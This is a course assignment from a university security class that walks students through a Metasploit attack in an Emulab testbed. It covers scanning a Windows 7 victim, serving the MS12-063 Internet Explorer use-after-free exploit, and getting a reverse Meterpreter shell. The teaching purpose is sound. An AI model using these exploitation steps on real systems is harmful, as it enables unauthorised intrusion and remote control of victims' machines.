ECEN 5013/CSCI 7000-0009

Assignment 1: Exposure to MetaSploit and Emulab

Credit to Ryan Hand for creating much of the MetaSploit walkthrough material.

Due: Sunday 9/14/2014 11:59pm.

Important – all questions should be put on Piazza

In this assignment we're going to get exposure to two things. The first is MetaSploit which a tool widely used for penetration testing. We'll scan a network and exploit a vulnerability. The second is Emulab. In systems research, we must often rely on infrastructures created and supported for community use (typically funded by NSF). One such infrastructure is Emulab at the University of Utah. With Emuab, you specify a topology of servers and switches and they will be allocated and initialized for you.

Walkthrough: MetaSploit

In this assignment, we effectively walk you through an end to end use of MetaSploit to launch a remote shell on another machine – in particular winnode (running Windows 7).

To hand in – screen captures of key parts and answers to a couple of questions. Please place everything in 1 document.

You will use the provided a1.ns file as the basis for you the assignment, which allocates two nodes connected on a LAN – one is linnode (running Ubuntu 12 and the attacker machine) the other is winnode (running Windows 7 and the victim machine).

Swap the experiment in (note: it takes a while to get the Windows 7 machine up and running).

As soon as the linnode is booted, ssh into the linnode and start part 1 (i.e., don't wait for the winnode to fully boot)

Part 1: Installing Metasploit

First, we need to do some installation. We'll work out of a directory /tools (which you need to create).

> cd /

> sudo mkdir /tools

> sudo chown [your username] /tools

> cd /tools

install ruby dev tools w

> sudo apt-get install –y ruby1.9.1-dev

There's a nice installation script which will do everything for us

> git clone https://github.com/darkoperator/MSF-Installer.git

> cd MSF-Installer

to run the script, do the following (-i means install and -p blah means set the password to blah)

> ./msf_install.sh -i -p blah

Part 2: Setting up Winnode (victim machine)


Exploits target specific software – operating systems, application, and version. The exploit we're going to run relies on JRE 6 being installed, and I've only reliably gotten it to work when using Internet Explorer 8 (Internet Explorer 9 is what is installed when you swap the experiment in).

I've included the Java installer as part of the supplemental material tarball for Assignment 1. You can use scp to copy it over to the windows machine. When you do that with a command like the following, the file is placed in c:\Cygwin

$ scp -i id_rsa_emulab jre-6u10-windows-i586-p.exe
erke9581@winnode.WinTest.ColoradoAdvSec14.emulab.net:

You'll now need to start a remote desktop connection to the windows machine. If you use Windows, there should be a program to do that already installed. If you use Linux, you can try http://www.rdesktop.org/ or others. If you use Mac, search for mac windows remote desktop client, and you'll see some options. Please post to Piazza what you've successfully been able to use (this goes for any one, not just Mac users).

To connect, you'll need a username and password. You can find that on the emulab experiment's website – down at the bottom, you'll see a link to RDP.



Once you get onto the Windows machine, we're going to uninstall IE9 (which will revert it back to IE8).

Start Button -> all programs -> Windows Update

On the bottom left it'll say Installed Updates, click that button. Find Windows Internet Explorer 9 and click uninstall (either the button above the list of programs, or right clicking on the Windows Internet Explorer 9 item). It'll restart the computer.

install Java 6 (using the installer I provide).

Test it out by visiting http://www.java.com/en/download/installed.jsp

(the installer might take you there automatically)

And clicking the Agree button. It'll pop up some security warning, just say you trust the provider and to run it. Then it should show that your version is out of date (which is fine – many computers run outdated software, and the exploit was released when the software was up to date). Once you've got Java working, you're done part 2.

Part 3: Starting Metasploit

After the msf_install.sh script finishes we can start a metasploit console (there are GUIs out there, but we aren't going to use them here).

We will first start the postgresql service on our Linux machine with the command:

> sudo service postgresql start

Once complete, we may now start the Metasploit Framework console with (note: it can take a bit of time to start):

> sudo msfconsole

To verify that our postgresql database has connected to MSF we use:

msf > db_status

(Show screen shot)

(if it doesn't say it's connected to msf, something went wrong)

Next, to view the host system contents of our database, we issue the ***hosts*** command

(Show screen shot)

As expected, its empty! We have not yet populated the data base with scanned victims.

So, we will now run a relatively simple NMAP scan using the -n (not resolve names), -sV (version scan) and -O (OS fingerprint) on our Windows XP SP3 target. We will not specify port numbers, as NMAP will scan the top thousand well-known ports and other frequently used ports. We could otherwise specify the entire range of ports we wish to scan. Begin with (victim IP is the IP address of your windows machine, mine was 10.1.1.3, you can find that out from within Emulab's web interface and the ipconfig command from a windows command prompt – there are instructions below for how to start a remote desktop connection):

msf > db_nmap -n -sV -O <victim IP>

(Show screen shot)

(Answer the question: What would the command be to scan the entire subnet?)

(Answer the question: What services are running?)

We have been fed a fair amount of information on our target including, port state, service, service version, and potential OS fingerprint. We can more information about the with the ***notes*** command (including an os_accuracy number to tell its confidence that the OS is actually what it reports).

(show screen shot)

Run ***hosts*** again:

(Show screen shot)

We now have our scanned victim populated in our database. Let's illustrate the power of keeping organized in this fashion. The command below allows us to view our previous scan results, preventing us from having to scan this victim over and over which can announce our presence.

Run ***services***:

(show screen shot)

At this point, we know what services are running and on what OS. In some cases, this may be enough – e.g., the "vulns" utility could be used, but because we do not have NESSUS, we will not be able to do that. One could also make use of http://www.exploit-db.com/ as well.

As there are not many obvious vulnerable services running for performing an outright remote code execution on the Windows machine as loaded. We will use metasploit to host a malicious website that exploits a "use-after-free" memory corruption vulnerability in Internet Explorer with JRE 6 installed.

Background on ms12_063:
http://www.rapid7.com/db/modules/exploit/windows/browser/ie_execcommand_uaf

As the title suggests, this is a Microsoft vulnerability that was identified in 2012.

If you want to explore installed exploits, look in the folder:
/usr/local/share/metasploit-framework/modules/exploits/

And if you want to see the Ruby file describing the particular exploit we're using, look in the file (under the above directory):
windows/browser/ie_exec_command_uaf.rb

From the msfconsole prompt, we use:

msf > use exploit/windows/browser/ie_execcommand_uaf

msf exploit (ie_execcommand_uaf) > show options

Shown above, we wish to set **SRVHOST**, which is our machine that will run apache to host our malicious web page. **SRVPORT** defaults to port 8080. We must indicate the URIPATH that our victim will navigate to reach us. And we want to specify the **URIPATH** to p (set URIPATH p) for an easy to remember URL. Lastly, under payload options, we set the **LHOST** (listening host) once again to our IP address and set a port to listen on. We do this to indicate what ip address and port our reverse tcp connection should "call" us on to deliver the shell. (to set a parameter, use commands like "set SRVHOST 10.1.1.2", without the quotes)

After we are done configuring our exploit and payload, we issue the ***set*** command to review the configuration.

(show screen shot)

To launch our malicious site and establish a listener/payload handler, we type ***exploit***.

(show screen shot)

Part 4: Playing the Victim

Now lets pay our victim machine a visit. We enter the URIPATH from our exploit output above in the victim browser and attempt to visit our malicious website (http://10.1.1.2:8080/p). As you navigate to the URL, keep an eye on the activity of your attacking machine (linnode) and pay close attention to the messages.

Note Internet Explorer has stopped working. Click close, and then you'll see your metasploit prompt continue (namely "sending stage"). Internet explorer might stop working again, but by then, the code has been delivered.

(Show screenshot of Linux terminal)

We should see a message that indicates that the victim has requested our malicious content. We see that, because this payload is particularly large, we have established communication and sent a stage with the remaining payload to be executed on the victim. Following this, we see that a Meterpreter session (the payload of the malware which will give us the remote shell) has been established on our chosen port. We then see that our current server process we have hijacked is iexplore.exe, no surprise here. Even better, this metasploit module has a built-in script to spawn a notepad.exe instance and migrate processes in the event that iexplore.exe crashes, or the user exits, so that the session is still running.

Well, now we'd like to interact with our newly acquired shell by running **sessions** (you can get a command prompt back by simply hitting enter):

msf exploit (ie_execcommand_uaf) > sessions

The session ID for me is 1, but it may be something else, or you might have multiple. Type ***sessions -i 1 (I is for "interact")***. And we are presented with our prompt.

At this point you're on the victim (windows) machine (e.g., type ls and you'll see you're looking at the desktop).

Now, the meterpreter has a variety of pre-built modules. Do some reading on post exploitation modules that can be used to dig even deeper into the target network.

Remember, you are running under the context of the current process' permissions, and they may not be ADMIN. Type "?" to view all meterpreter options.

The command ***shell*** will deliver you a familiar command line prompt. The windows command prompt of the victim! Run **dir** to see the files on the desktop.

(show screen shot of linnode terminal, showing the windows command prompt)

For fun (optional): find another exploit and figure out how to use MetaSploit to exploit it. If you run out of time, we'll have access to Emulab for the semester.